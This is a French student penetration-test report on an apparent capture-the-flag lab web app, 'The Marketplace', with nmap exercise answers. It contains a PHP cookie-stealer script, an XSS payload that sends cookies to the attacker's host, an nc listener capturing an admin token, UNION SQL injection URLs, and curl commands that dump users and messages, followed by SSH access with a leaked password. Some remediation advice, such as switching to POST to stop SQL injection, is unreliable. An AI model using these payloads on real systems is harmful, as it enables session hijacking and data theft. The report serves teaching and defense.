



Rapport d'Audit : Marketplace

Juliette BLUEM & Gaston MAIMBOURG

18 novembre 2021



**UNIVERSITÉ
DE LORRAINE**

LORRAINE INP
les talents se lèvent à l'Est




Table des matières

I	Questions	3
1	Interface eth0	3
2	Auditeur	3
3	Découverte des réseaux	3
4	Scanner ports	3
5	Ports ouverts	3
6	Via internet	3
7	Sur windows	4
8	Mise a jour	4
9	Transfert de zone	4
II	Audit	5
1	Contrôle	5
2	Contexte	5
3	Résumé	5
4	Vulnérabilités	6
4.1	Cookies token	6
4.1.1	risques	6
4.1.2	description	6
4.1.3	hotes/url impactés	6
4.1.4	remédiation	6
4.1.5	détails de l'exploitation	6



4.2	SQL injection	8
4.2.1	risques	8
4.2.2	description	8
4.2.3	hôtes/url impactés	8
4.2.4	remédiation	8
4.2.5	détails de l'exploitation	8
4.3	Élévation de privilèges	10
4.3.1	risques	10
4.3.2	description	10
4.3.3	hôtes/url impactés	10
4.3.4	remédiation	10
4.3.5	détails de l'exploitation	10
4.4	XSS	12
4.4.1	risques	12
4.4.2	description	12
4.4.3	hôtes/url impactés	12
4.4.4	remédiation	12
4.4.5	détails de l'exploitation	12
5	Plan d'actions	14



Partie I : Questions

1 Interface eth0

Quelle pourrait être l'adresse IP de l'interface eth0 du routeur 2 ?

10.0.42.253 est une adresse IP possible de eth0 du routeur 2.

2 Auditeur

Où le poste de l'auditeur doit-il être connecté afin de pouvoir auditer les réseaux LAN et DMZ, et quelle pourrait être son adresse IP ? Indiquer si des contraintes particulières sont nécessaires pour que tout fonctionne comme souhaité.

Pour auditer les réseaux LAN et DMZ, l'auditeur peut se placer dans l'un de ces deux réseaux ou directement sur le routeur 2.

Une adresse IP possible est 192.168.42.56.

Il y a évidemment plusieurs contraintes, comme

3 Découverte des réseaux

Comment réaliser la découverte des réseaux DMZ et LAN ? Indiquer les outils et commandes à utiliser.

Pour réaliser la découverte des réseaux DMZ et LAN il faut utiliser la commande nmap avec le paramètre -sP afin de réaliser un ping sur les machines du réseau.

4 Scanner ports

Comment scanner les ports du serveur web (donner un exemple de commande et d'adresse IP possible) ?

Pour scanner les ports du serveur web il faut utiliser la commande nmap avec l'ip de la cible ainsi que les différents paramètres suivants pouvant

- sT et sU pour effectuer un scan des ports TCP UDP
- sS pour faire un scan TCP SYN +
- sV pour obtenir des informations sur les services qui tournent derrière ce port
- p qui permet de renseigner une plage de port

spécialiser le scan que l'on souhaite effectuer :

5 Ports ouverts

Quels ports sont susceptibles d'être ouverts sur ce type de machine (serveur web) ?

Les ports susceptibles d'être ouverts sur un serveur web sont le port HTTP 80 et le port HTTPS 443.

6 Via internet

Si l'on se place sur internet, quelle adresse IP doit-on scanner, et quel peut être le résultat du scan de ports ?

Si l'on se place sur Internet, c'est l'adresse publique du réseau que l'on doit scanner, et le résultat de scan de ports



affichera les ports ouverts sur l'interface publique du router, soit les ports nécessaires aux différents services du réseau local ayant besoin d'un accès à Internet.

7 Sur windows

Sachant que le serveur web tourne sous Windows, quels ports sont susceptibles d'être ouverts, en plus des ports 80 et 443 ?

Le port SSH 22 pour la prise en main à distance du serveur est susceptible d'être ouvert. De plus, les ports 3389 pour le bureau à distance et le 5900 pour VNC peuvent être utilisés pour l'administration de la machine à distance.

8 Mise a jour

Le serveur Web n'a pas été mise à jour depuis 2016. Quelle(s) vulnérabilité(s) critique(s) peut-on trouver et exploiter (vulnérabilité Windows) ?

L'exploitation du Netlogon afin d'effectuer une élévation de privilège est une vulnérabilité critique que l'on peut exploiter sur un serveur Windows de 2016 non mis à jour.

9 Transfert de zone

Comment vérifier si un transfert de zone est possible sur le serveur DNS, et qu'est-ce que le transfert de zone ?

Le transfert de zone sur un serveur DNS est mécanismes de réplication des bases de données distribuées contenant les données DNS au travers d'un ensemble de serveurs DNS.



Partie II : Audit

1 Contrôle

Ce document est extrêmement précis dans la description des moyens de pénétrer le système étudié. Tant que les éventuelles failles ne sont pas réglées, il est donc purement confidentiel.

Sont autorisés à la lecture, monsieur Clément Joliot et monsieur Pierre Veutin - responsables des auteurs du document en question - et Michael - administrateur système de Marketplace.

Ce document est la première version de ce rapport d'étude, il est réalisé par Juliette Bluem et Gaston Maimbourg.

2 Contexte

L'administrateur système de Marketplace, Michael, nous a donné accès à un de ses serveurs internes. Le but est que nous puissions pentester la plateforme du Marketplace sur laquelle lui et son équipe ont travaillé. Selon lui, certaines failles sont encore à aplanir par lui et son équipe.

Nous allons essayer de tirer profit cet accès et voir jusqu'où nous pouvons aller en exploitant les potentielles failles

3 Résumé

Pour donner suite à notre analyse, nous avons remarqué que vos mots de passe étaient complètement chiffrés, c'est un excellent point ! En effet, cela nous a complètement bloqué, même en essayant de les décoder.

En revanche, certains points sont à revoir, nous pensons notamment à l'infiltration via injection SQL qui est l'une des premières étapes d'attaque sur un réseau.



4 Vulnérabilités

4.1 Cookies token

4.1.1 risques

Selon le facteur OWASP la vulnérabilité via les cookies token est modérée (4.25). Il en va de même en utilisant le facteur CVSS (5.9).

4.1.2 description

Cette vulnérabilité permet à un utilisateur lambda de se faire passer pour un administrateur.

4.1.3 notes/url impactés

http : //10.10.121.75

4.1.4 remédiation

En chiffrant les cookies échangés, ce problème n'existera plus.

4.1.5 détails de l'exploitation

Grâce à quelques tests, nous voyons que les sessions font toutes appel à des cookies token. Nous décidons donc de créer un fichier .php pour les intercepter.

```
root@ip-10-10-52-85:~# cat > cookie_stealer.php << EOF
> <?php
> $cookie = $_GET['c'];
> $fp = fopen('cookies.txt', 'a+');
> fwrite($fp, 'Cookie:' . $cookie . "\r\n");
> fclose($fp);
> ?>
> EOF
root@ip-10-10-52-85:~# ls
cookie_stealer.php  Downloads  Pictures  Scripts  Tools
Desktop            Instructions  Postman  thinclient_drives  version-scan
```

FIGURE 1 – Contenu du fichier "cookieStealer.php"



The Marketplace

[Home](#) | [New listing](#) | [Messages](#) | [Log out](#)

Add new listing


cookie

```
<script>document.location='http://10.10.52.85:1234/cookie_stealer.php?c='+document.cookie</script>
```

On récupère le cookie admin grâce au report et à un nc -nlvp 1234.

```
root@ip-10-10-52-85:~# nc -nlvp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 10.10.121.75 47328 received!
GET /cookie_stealer.php?c=token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQ0IjIsInVzZXJ1YWIuIjoibWljYGF1bCIsImFkbWwluIjpb0cnVlLCJpYXQ0IjE2MzMwNzIwNDh9.QjkiatqUkZI1C_ZfZglZ_VxpiB4Y60zS2VLtZoSCU18 HTTP/1.1
Host: 10.10.52.85:1234
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/85.0.4182.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://localhost:3000/item/7
Accept-Encoding: gzip, deflate
Accept-Language: en-US
```

Nous pouvons maintenant naviguer dans la page réservée aux administrateurs en envoyant notre cookie admin via une requête Burp)



4.2 SQL injection

4.2.1 risques

Selon le facteur OWASP, les failles apportées par l'injection SQL représentent un risque élevé. Il en va de même en utilisant le facteur CVSS (7.5).

4.2.2 description

Cette vulnérabilité permet d'exploiter les failles de sécurité d'une application interagissant avec une base de données en injectant dans la requête SQL un cours un morceau de requête non prévu par le système afin de récupérer les informations contenues dans la base de données.

4.2.3 hôtes/url impactés

http : //10.10.121.75

4.2.4 remédiation

Afin de remédier au risque d'une injection SQL, la première solution serait d'effectuer des requête POST et non GET afin d'éviter la modification des requêtes par l'utilisateur. Ensuite, dans la partie code, il faut ajouter des règles de filtrage avant que la requête soit envoyée au serveur SQL.

4.2.5 détails de l'exploitation

Obtention du nombre de colonnes

On ajoute le morceau de requête directement dans l'url :

`http://<ip>/admin?user=2orderby<number>`

Plus spécifiquement, afin de connaître le nombre de colonnes on utilise "order by" et si l'on met 5 par exemple on obtient le résultat suivant :

The Marketplace [Home](#) | [Administration panel](#) | [New listing](#) | [Messages](#) | [Log out](#)

Error: ER_BAD_FIELD_ERROR: Unknown column '5' in 'order clause'

On en déduit qu'il y a moins de 5 colonnes. Dans notre cas, nous en avons 4 car ce test ne nous retourne pas d'erreur.



Nom de la base donnée

La fonction "database()" retourne le nom de la base de données. Avec cet url, `http://<ip>/admin?user=0unionselect1,database(),3,4`, nous obtenons donc :

```
User marketplace
ID: 1
Is administrator: true
Delete user
```

Le nom de la base de données est donc marketplace

Les tables dans la base de données

"Information schema" contient les métas données de la base de données. On obtient le noms des tables de marketplace grâce à la requête suivante : `http://<ip>/admin?user=0unionselect1,group_concat(table_name),3,4frominformation_schema.tableswheretable_schema='marketplace'`

```
User items,messages,users
ID: 1
Is administrator: true
Delete user
```

Nous comprenons par exemple que la base *marketplace* contient les tables *item*, *users* et *messages*).

Colonnes des différentes tables

Pour récupérer les colonnes de la table *messages*, nous utilisons cette injection SQL : `http://<ip>/admin?user=0unionselect1,group_concat(column_name),3,4frominformation_schema.columnswheretable_name='messages'`
On obtient la réponse suivante :

```
User id,user_from,user_to,message_content,is_read
ID: 1
Is administrator: true
Delete user
```

Ainsi, nous remarquons par exemple que la table *messages* contient des *User_id*, un utilisateur émetteur et un destinataire, un message ainsi que le fait qu'il ait été ouvert ou non.

Nous allons par la suite essayer de les exploiter.



4.3 Élévation de privilèges

4.3.1 risques

Selon le facteur OWASP, l'élévation de privilèges représente un risque modéré pour la plateforme (4.9). Selon le facteur CVSS, ce risque est élevé (7.5).

4.3.2 description

C'est une récupération d'identifiants et mots de passe d'utilisateurs.

4.3.3 hôtes/url impactés

`http : //10.10.121.75`

4.3.4 remédiation

Pour éviter cette vulnérabilité, vous pouvez rappeler à tous vos clients/collaborateurs/employés de ne pas échanger d'information de connexion dans des mails.

4.3.5 détails de l'exploitation

Suite à l'injection SQL, via un curl, nous pouvons récupérer le contenu des colonnes de la table *users*. Nous choisissons de récupérer tous les *usernames* et tous les *password* :


```
root@ip-10-10-52-85:~# curl -s --cookie "token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VysWQiOiJpInVzZXJyZWlIjoibWljaGF1bCIsImFkbWluIjp0cnVLLCJpYXQiOiJlE2MzMWwzIiwndh9.QjkiatqUkZI1C_ZfZglZ_VxpiB4Y60zS2VltZoSCU18" \
> http://10.10.121.75/admin?user=`urlencode "0 UNION SELECT 1,GROUP_CONCAT(username),3,4 FROM marketplace.users"` | tail

<h1 style="text-align: center">User 1</h1>
<div>
  User &#39;;jake,michael,system,vilain <br />
  ID: 1 <br />
  Is administrator: true <br />
  <button onclick="this.disabled = true">Delete user</button>
</div>
</body>
</html>
```

FIGURE 4 – Récupération des users

Les mots de passes sont chiffrés !

Pour contourner cet obstacle, nous regardons si l'un des utilisateurs a envoyé son mot de passe par message.



```
root@ip-10-10-52-85:~# curl -s --cookie "token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOiJpYXNjaWw1IiwiaWF0IjoiYmVjaGFibCIsImFkbWluIjpb0cnVLLCJpYXQiOjE2MzMwNzIwNDh9.QjkiaUkZi1C_ZfZglZ_VxpiB4Y60zS2VltZoSCU18" http://10.10.121.75/admin?user='urlencode "0 UNION SELECT 1,GROUP_CONCAT(message_content),3,4 FROM marketplace.messages"' | tail
<div>
  User Hello!
  An automated system has detected your SSH password is too weak and needs to be changed. You have
  been generated a new temporary password.
  Your new password is: @b_ENXkGYUCAv3zJ,Thank you for your report. One of our admins will evaluate
  whether the listing you reported breaks our guidelines and will get back to you via private me
  ssage. Thanks for using The Marketplace!,&#39;;Thank you for your report. We have reviewed the l
  isting and found nothing that violates our rules.,;Thank you for your report. One of our admins
  will evaluate whether the listing you reported breaks our guidelines and will get back to you v
  ia private message. Thanks for using The Marketplace!,Thank you for your report. We have reviewe
  d the listing and found nothing that violates our rules.,Thank you for your report. One of our a
  dmins will evaluate whether the listing you reported breaks our guidelines and will get back to
  you via private message. Thanks for using The Marketplace!,Thank you for your report. We have be
  en unable to revert <br />
  ID: 1 <br />
  Is administrator: true <br />
  <button onclick="this.disabled = true">Delete user</button>
</div>
</body>
</html>
```

FIGURE 5 – Lecture de message

C'est le cas, nous pouvons donc débuter une connexion SSH grâce à cet utilisateur.

```
root@ip-10-10-52-85:~# ssh jake@10.10.121.75
jake@10.10.121.75's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Fri Oct  1 07:45:53 UTC 2021

System load:  0.16           Users logged in:           0
Usage of /:   87.1% of 14.7GB IP address for eth0:       10.10.121.75
Memory usage: 43%           IP address for docker0:    172.17.0.1
Swap usage:   0%             IP address for br-636b40a4e2d6: 172.18.0.1
Processes:   122


=> / is using 87.1% of 14.7GB

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

20 packages can be updated.
0 updates are security updates.

jake@the-marketplace:~$ ls -lty
ls: invalid option -- 'y'
Try 'ls --help' for more information.
jake@the-marketplace:~$ ls -lrt
total 4
-r----- 1 jake jake 38 Aug 23  2020 user.txt
jake@the-marketplace:~$ more user.txt
THM{c3648ee7af1369676e3e4b15da6dc0b4}
```

FIGURE 6 – Début connexion SSH



4.4 XSS

4.4.1 risques

Selon le facteur OWASP, la vulnérabilité XSS représente un risque modéré pour la plateforme (4.9). Ce risque est élevé selon le facteur CVSS (7.5).

4.4.2 description

Utilisation de code en Java Script afin d'insérer des commandes dans un formulaire du site pour exécuter ce code et récupérer des informations.

4.4.3 hôtes/url impactés


Tous les utilisateurs du site ou de la page piégée ainsi que le site lui-même : *http://10.10.121.75*

4.4.4 remédiation

Ces attaques réussissent si l'application Web n'emploie pas assez de validations ou d'encodage. Le navigateur de l'utilisateur ne peut pas détecter que le script malveillant n'est pas fiable et lui donne donc accès à tous les cookies, jetons de session ou autres informations sensibles propres au site, ou permet au script malveillant de réécrire le contenu HTML.

4.4.5 détails de l'exploitation

Nous avons effectué des tests de XSS dans la page *newlisting* qui contient un formulaire. Nous avons donc utilisé la commande représentée dans la figure suivante :



The Marketplace [Home](#) | [New listing](#) | [Messages](#) | [Log out](#)

Add new listing

```
<script>alert('test');</script>
```

No file selected.

File uploads temporarily disabled due to security issues

FIGURE 7 – Insertion de XSS dans le formulaire



Et en validant ce formulaire on obtient le résultat voulu :




FIGURE 8 – Résultat de la tentative de XSS

La boîte d'alerte s'ouvre bien quand on valide le formulaire. Ce qui confirme la possibilité d'exploiter cette faille dans le but de récupérer des cookies et d'autres informations exploitables pour progresser dans l'attaque du site.



5 Plan d'actions

Nous vous conseillons dans un premier temps d'appuyer auprès de vos employés le message suivant : un mot de passe est confidentiel, et si dans de rare cas, vous devez en échanger un : privilégiez la voie orale. Pensez ensuite à régler le problème de cookies car tous les autres problèmes en découlent. Bien sûr, ce n'est pas pour cela que vous ne devez rien faire contre les injections SQL ! Nous vous conseillons d'utiliser des méthodes POST pour vos formulaires afin d'éviter les modifications des requêtes, mais également ajouter du filtrage de sécurité avant de le serveur SQL. Enfin, nous vous recommandons d'augmenter l'encodage et les validations sur vos formulaires pour éviter de vous exposer à des failles XSS.